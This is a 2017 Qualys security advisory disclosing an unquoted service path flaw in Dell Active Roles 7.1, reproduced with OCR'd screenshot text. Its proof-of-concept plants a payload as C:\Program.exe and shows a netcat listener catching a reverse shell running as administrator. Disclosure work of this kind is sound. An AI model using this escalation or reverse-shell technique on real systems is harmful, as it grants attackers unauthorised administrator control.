Qualys Security Advisory QSA-2017-07-01

Saturday July 1st, 2017

Dell Active Roles 7.x Unquoted Search Path Vulnerability

SYNOPSIS:

Dell Active Roles 7.1 uses a search path that contains an unquoted element, in which the element contains whitespace or other separators. This can cause the product to access resources in a parent path.

Reference:- https://www.oneidentity.com/products/active-roles/

VULNERABILITY DETAILS:

Lab Setup:

- 1. Target: Dell ActiveRoles 7.1.2.3406
- 2. Target IP Address: 10.113.14.112

Vulnerable/Tested Version:

Dell Active Roles 7.1.x running on Windows Server 2012. Older versions may also be affected.

	Programs and Features
Panel	~ C

Uninstall or change a program

To uninstall a program, select it from the list and then click Uninstall, Change, or Repair.

Organize 👻 Uninstall/Change				
Name	Publisher	Installed On	Size	Version
💯 Dell Active Roles 7.1	Dell Software Inc.	6/15/2017	231 MB	7.1.2.3406
Microsoft ODBC Driver 11 for SQL Server	Microsoft Corporation	6/15/2017	4.61 MB	12.0.2000.8
📒 Microsoft SQL Server 2008 Setup Support Files	Microsoft Corporation	6/15/2017	38.9 MB	10.3.5500.0
Microsoft SQL Server 2012 Native Client	Microsoft Corporation	6/15/2017	9.68 MB	11.1.3000.0
····	··· · - ·			

Vulnerability: Unquoted Search Path Vulnerability

The 'Active Roles Synchronization Service' uses a search path that contains an unquoted element, in which the element contains whitespace or other separators. This can cause the product to access resources in a parent path.

		Services				 x
File Action View	Help					
) 🗟 🛛 🖬 🕨 🔳 🕪					
Services (Local)	Services (Local)					
		News	Description Chature	Charless Trees	Les On As	
	Active Roles Synchronization	Name	Description Status	Startup Type	Log On As	^
	Service	🥋 Active Directory Domain Services	AD DS Dom Running	Automatic	Local System	≡
		🔍 Active Directory Web Services	This service Running	Automatic	Local System	
	Stop the service Restart the service	🎑 Active Roles Administration Service	Active Roles Running	Automatic	ACTIVEROLES\administrator	
	Restart the service	🔐 Active Roles Synchronization Service	Active Roles Running	Automatic	ACTIVEROLES\administrator	
	D 100	Application Experience	Processes a	Manual (Trig	Local System	

Active Roles Synchronization Service Properties (Local 🗴		
General Log On F	Recovery Dependencies	
Service name:	ARSyncSvc	
Display name:	Active Roles Synchronization Service	
	Active Roles component that performs data	
Path to executable: C:\Program Files\De	ell\Active Roles\7.1\SyncService\SyncService.exe	
Startup type:	Automatic 🗸	
Help me configure s	ervice startup options.	
Service status:	Running	
<u>S</u> tart	Stop Pause Resume	
You can specify the start parameters that apply when you start the service from here.		
Start para <u>m</u> eters:		
	OK Cancel Apply	

<u>Risk Factor</u>: High

Impact:

If a malicious individual has access to the file system, it is possible to elevate privileges by inserting such a file as "C:\Program.exe" to be run by a privileged program making use of WinExec.

CVSS Score: AV: L/AC: L/AU: S/C:C/I: C/A:C


Proof-Of-Concept:

1. Log into the target with a low privileged account which has access to the file system.

Local Disk (C:) Properties	x		
General Tools	Hardware	Sharing		
Security Previou	us Versions	Quota		
Object name: C:\				
Group or user names:				
& CREATOR OWNER		~		
SYSTEM				
👗 Test User (testuser@active	roles.com)			
Administratore (ACTIVEROL	ES\Administratore)	×		
To change permissions, click Edi	it.	🚱 Edit		
Permissions for Test User	Allow	Deny		
Modify		~		
Read & execute	~			
List folder contents	~			
Read	~	=		
Write	~			
Special permissions		~		
For special permissions or advanced settings, Advanced				
Learn about access control and	Learn about access control and permissions			
ОК	Cancel	Apply		

C 33	C:\Windows\system32\cmd.exe	
c:\Users\testuser>net users User name Full Name Comment	testuser testuser Test User	^
User's comment Country/region code Account active Account expires	000 (System Default) Yes Never	=
Password last set Password expires Password changeable Password required User may change password	7/1/2017 12:17:35 AM Never 7/2/2017 12:17:35 AM Yes No	
Workstations allowed Logon script User profile Home directory Last logon	All 7/1/2017 12:17:46 AM	
Logon hours allowed	A11	
Local Group Memberships Global Group memberships The command completed succe	*Domain Users ssfully.	
c:\Users\testuser>ipconfig		
Windows IP Configuration		
Ethernet adapter Ethernet1:		
Media State Connection-specific DNS	: Media disconnected Suffix . :	
Ethernet adapter Ethernet0:		
IPv4 Address	: fe80::b51d:26aa:277b:ad0d%12 : 192.168.253.132 : 255.255.255.0	

2. Create an executable file using MSFVenom.



3. Copy this file to C:\ drive on the target machine.

🖬 💽 🚺 = I	Application Tools	Local Disk (C:)	
File Home Shar	re View Manage		· · · · · · · · · · · · · · · · · · ·
🔄 🍥 🝷 🕇 📕 🕨	Computer 🕨 Local Disk (C:)	✓ C Search Lo	cal Disk (C:)
🔆 Favorites	Name	Date modified Type	Size
Desktop	🌗 inetpub	6/15/2017 4:05 PM File folder	
🐌 Downloads	퉬 PerfLogs	7/26/2012 12:44 AM File folder	
🖳 Recent places	퉬 Program Files	6/16/2017 12:02 AM File folder	
	퉬 Program Files (x86)	6/16/2017 12:03 AM File folder	
🥽 Libraries	🌗 Users	6/16/2017 12:30 AM File folder	
Documents	🌗 Windows	6/15/2017 4:05 PM File folder	
👌 Music	Program.exe	6/17/2017 2:26 AM Application	7 KB
Pictures			

- 4. Wait for System reboot or admin to restart Active Roles Synchronization Service.
- 5. The target machine sends reverse shell after the reboot or when service is restarted.

CIV.	Administrator: C:\Windows\system32\cmd.exe		x
TCP 19 UDP 0. UDP 0.	ministrator>netstat -anbo find "443" 2.168.253.132:53060 192.168.100.6:443 ESTABLISHED 0.0.0:60443 *:* 0.0.0:61443 *:*	240 1828 1828	^ =
UDP [:	:]:62443 *:* :]:63443 *:* :]:64430 *:*	1828 1828 1828	

root@kali: ~/De	sktop 🕒 🕤 🖉
File Edit View Search Terminal Help	
<pre>root@kali:~/Desktop# nc -nvlp 443 listening on [any] 443 connect to [192.168.100.6] from (UNKNOWN) [192.168.100.4] 606 Microsoft Windows [Version 6.2.9200] (c) 2012 Microsoft Corporation. All rights reserved.</pre>	505
C:\Windows\system32>whoami whoami activeroles\administrator	
C:\Windows\system32>hostname hostname WIN-QCVFKGJCS8A	
C:\Windows\system32>ipconfig ipconfig	
Windows IP Configuration	
Ethernet adapter Ethernet1:	
Media State Media disconnected Connection-specific DNS Suffix . :	
Ethernet adapter Ethernet0:	
Connection-specific DNS Suffix .: Link-local IPv6 Address : fe80::b51d:26aa:277b:a IPv4 Address : 192.168.253.132 Subnet Mask : 255.255.255.0 Default Gateway : 192.168.253.2	ad0d%12

CREDITS:

The discovery and documentation of this vulnerability was conducted by **Kapil Khot**, Qualys Vulnerability Signature/Research Team.

CONTACT:

For more information about the Qualys Security Research Team, visit our website at <u>http://www.qualys.com</u> or send email to <u>research@qualys.com</u>

LEGAL NOTICE:

The information contained within this advisory is Copyright (C) 2017 Qualys Inc. It may be redistributed provided that no fee is charged for distribution and that the advisory is not modified in any way.